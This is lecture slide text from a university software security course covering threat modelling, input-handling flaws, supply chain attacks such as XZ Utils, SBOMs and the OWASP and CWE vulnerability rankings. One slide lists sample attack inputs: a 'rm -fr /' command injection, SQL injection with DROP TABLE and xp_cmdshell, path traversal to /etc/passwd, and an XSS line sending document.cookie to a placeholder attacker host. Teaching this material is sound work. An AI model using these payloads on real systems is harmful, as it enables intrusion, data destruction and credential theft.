
Software Security

Threat Modelling & INPUT problems



Erik Poll

Digital Security

Radboud University Nijmegen

Recap: security measures

Security measures at various stages in software development lifecycle

1. Dynamic analysis (DAST):
   eg fuzzing
2. Static analysis (SAST):
   eg PREfast, semgrep , CodeQL
3. Safe(r) programming languages
   eg Java/.NET, Rust, anything but C(++)
4. Compartmentalisation/Sandboxing
   by programming language (eg Java/.NET)
   or hardware enclaves (eg Intel SGX)

to detect, prevent , and/or mitigate impact of bugs

Recap: security vulnerabilities so far

- Memory corruption
- Integer overflow
- Format string attacks

- OS command injection
  in PREfast exercise:

  ```
  int execute( [SA_Pre(Tainted=SA_No)] char *buf) { return system(buf); }
  ```

- Injection attack (broken access control?)
  in semgrep & CodeQL exercise:

  malicious `request` ending up in `subprocess` API call


- Deserialisation attacks in Java, with Log4J

This and next weeks

- Threat modelling
- Classifications of security flaws
  - all the other bug classes
- Secure input handling
  - more structural prevention of input handling problems

Threat modelling

How would you attack this website?



Fun INPUT to try

- Ridiculously long inputs to cause buffer overflows
  - or with lots of %x%x%x%x%x%x to trigger format string attacks
- OS command injection erik@ru.nl; rm –fr /
- SQL injection erik@ru.nl '; DROP TABLE Customers;--

  erik@ru.nl '; exec master.dbo.xp_cmdshell
- Path traversal http://company.nl/XYZ123?lang=../../etc/passwd

  http://company.nl/XYZ123?lang=../../../../dev/urandom
- Forced Browsing http://company.nl/XYZ123?uid=s000 , s001 etc.
- HTML injection & XSS eg via HTML input in the text field

  <html><img src="http://a.com/a.jpg" width ="999999999" height="999999999">

  <html> <script> …; img.src ="http://mafia.com/" + document.cookie</script>

  or via URL parameter

  http://company.nl/XYZ123/index.html?uid=s456&option=<script>...</script>
- Local or Remote PHP file injection

  http://company.nl/XYZ123/index.html?option=../../admin/menu.php%00

  http://company.nl/XYZ123/index.html?option=http://mafia.com/attack.php
- noSQL, LDAP, XML, SSI, XXE, OGNL, … injection

Fun files to upload

Just to DoS:

- zip or XML bomb
  - 40 Kb zip file can expands to 4GB when unzipped - aka zip of death
  - 1Kb XML file can expand to 3 GB when XML parser expands recursive definitions as part of canonicalisation


To take over control in more interesting ways:

- .exe file
- malformed PDF file to exploit flaw in PDF viewer
- malformed XXX file to exploit flaw in XXX viewer


  esp. for complex file formats with viewers in memory-unsafe languages
- Word or Excel document with macros


  old-time favourite, but still works & still in use

Other attack vectors, besides these input possibilities?




Other attack vectors, besides these input possibilities?





Other attack vectors



Less obvious attack vectors:

- Supply chain attacks
- Insider attacks
- Phishing, eg using `https://c0mpany.nl`

Supply chain attacks: NotPetya, MegaCart, Solarwinds, ...

ANDY GREENBERG | EXCERPT | SECURITY AUG 22, 2018 5:00 AM

The Untold Story of NotPetya, the Most Devastating Cyberattack in History


Crippled ports. Paralyzed corporations. Frozen government agencies. How a single piece of code crashed the world.

How Hackers Slipped by British Airways' Defenses

Security researchers have detailed how a criminal hacking gang used just 22 lines of code to steal credit card data from hundreds of thousands of British Airways customers.

Ticketmaster Blames Third Party Over Data Breach

By Kevin Townsend on June 28, 2018



https://www.wired.com/story/magecart-amazon-cloud-hacks

https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/

XZ-Utils supply chain attack (March 2024)

NIGHTMARE SUPPLY CHAIN ATTACK SCENARIO

ars technica

What we know about the xz Utils backdoor that almost infected the world

Malicious updates made to a ubiquitous tool were a few weeks away from going mainstream.

DAN GOODIN – 1 APR 2024 08:55 | 210

ALERT

America's Cyber Defense Agency

NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Reported Supply Chain Compromise Affecting XZ Utils Data Compression Library, CVE-2024-3094

Release Date: March 29, 2024

DAN GOODIN, ARS TECHNICA SECURITY APR 2, 2024 4:00 AM

The XZ Backdoor: Everything You Need to Know

Details are starting to emerge about a stunning supply chain attack that sent the open source software community reeling.

https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/
https://www.cisa.gov/news-events/alerts/2024/03/29/reported-supply-chain-compromise-affecting-xz-utils-data-compression-library-cve-2024-3094
https://www.wired.com/story/xz-backdoor-everything-you-need-to-know/

SBOM

Software Bill of Materials (SBOM) is an inventory of software components of some product

> "a complete, formally structured list of components, libraries, and modules that are required to build (i.e. compile and link) a given piece of software and the supply chain relationships between them. These components can be open source or proprietary, free or paid, and widely available or restricted access"

Goal: improved insight in supply chain & dependencies,

- to be aware of attack surface that the supply chain brings
- to manage patching
- …

US government push to make SBOMs standard & mandatory

Threat modelling

- HOW? Attack surface, attack vectors
- WHO? Capabilities & resources of the attacker
- WHY? What are attackers interested in?

  Or: what are we as defenders worried about?

Some semi-structured approaches: attack trees, Microsoft STRIDE, drawing some diagrams & brainstorming a bit, ...

We can use a *negative* security model in terms of threats,

or *positive* one in terms of security requirements

or better still, in terms of security controls that we can implement

(eg access control or input sanitisation)

Threat modelling also comes up in Security in Organisations course

OWASP ASVS (Application Security Verification Standard)

Attempt to come up with actionably security guidance for a typical web application https://owasp.org/www-project-application-security-verification-standard

1. Architecture, Design and Threat Modeling
2. Authentication Verification Requirements
3. Session Management
4. Access Control Verification Requirements
5. Validation, Sanitization and Encoding
6. Stored Cryptography
7. Error Handling and Logging
8. Data Protection
9. Communications
10. Malicious Code
11. Business Logic
12. File and Resources
13. API and Web Service
14. Configuration

Dutch government partners in CPI-overheid.nl have formulated similar guidance in "Grip on SSD (Secure Software Development)"

https://www.cip-overheid.nl/producten-en-diensten/Grip-op-SSD


HOW things go wrong:


classes of security vulnerabilities

Classifications & rankings of security flaws

Many proposals to categorise & rank common security vulnerabilities in bug classes

- **OWASP Top 10**
- **SANS CWE Top 25**
- **24 Deadly Sins of Software Security**
- ...
- ...





OWASP Top 10


2003
Unvalidated Input
Broken Access Control
Broken Auth. & Session Mngt.
XSS
Buffer Overflows
Injection
Improper Error Handling
Insecure Storage
Denial of Service
Insecure Configuration Management
2007
XSS
Injection
Malicious File Execution
IDOR
CSRF
Info Leakage & Improper Error Handling
Broken Auth. & Session Mngt.
Insecure Cryptographic Storage
Insecure Communication
Failure to restrict URL access
2010
Injection
XSS
Broken Auth. & Session Mngt
IDOR
CSRF
Security Misconfiguration
Insecure Cryptographic Storage
Failure to restrict URL access
Insecure Transport Layer
Unvalidated Redirects and Forwards
2013
Injection
Broken Auth. & Session Mngt
XSS
IDOR
Security Misconfiguration
Sensitive Data Exposure
Missing function level access control
CSRF
Components with known vulnerabilities
Unvalidated Redirects and Forwards
2017
Injection
Broken Authentication
Sensitive Data Exposure
XXE
Broken Access Control
Security Misconfiguration
XSS
Insecure Deserialization
Components with known vulnerabilities
Insufficient Logging & Monitoring
2021
Broken Access Control
Cryptographic Failures
Injection
Insecure Design
Security Misconfiguration
Vulnerable & outdated components
Identification & Authentication Failures
Software & Data Integrity Failures
Insufficient Logging & Monitoring
SSFR

SANS CWE Top 25 [2021]

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

https://cwe.mitre.org/top25/index.html

CVE, CWE, KEV

- CVE - Common *Vulnerability* Enumeration

  https://cve.mitre.org

- CWE - Common *Weakness* Enumeration

  https://cwe.mitre.org

  Here weakness = 'bug category', which is non-standard terminology

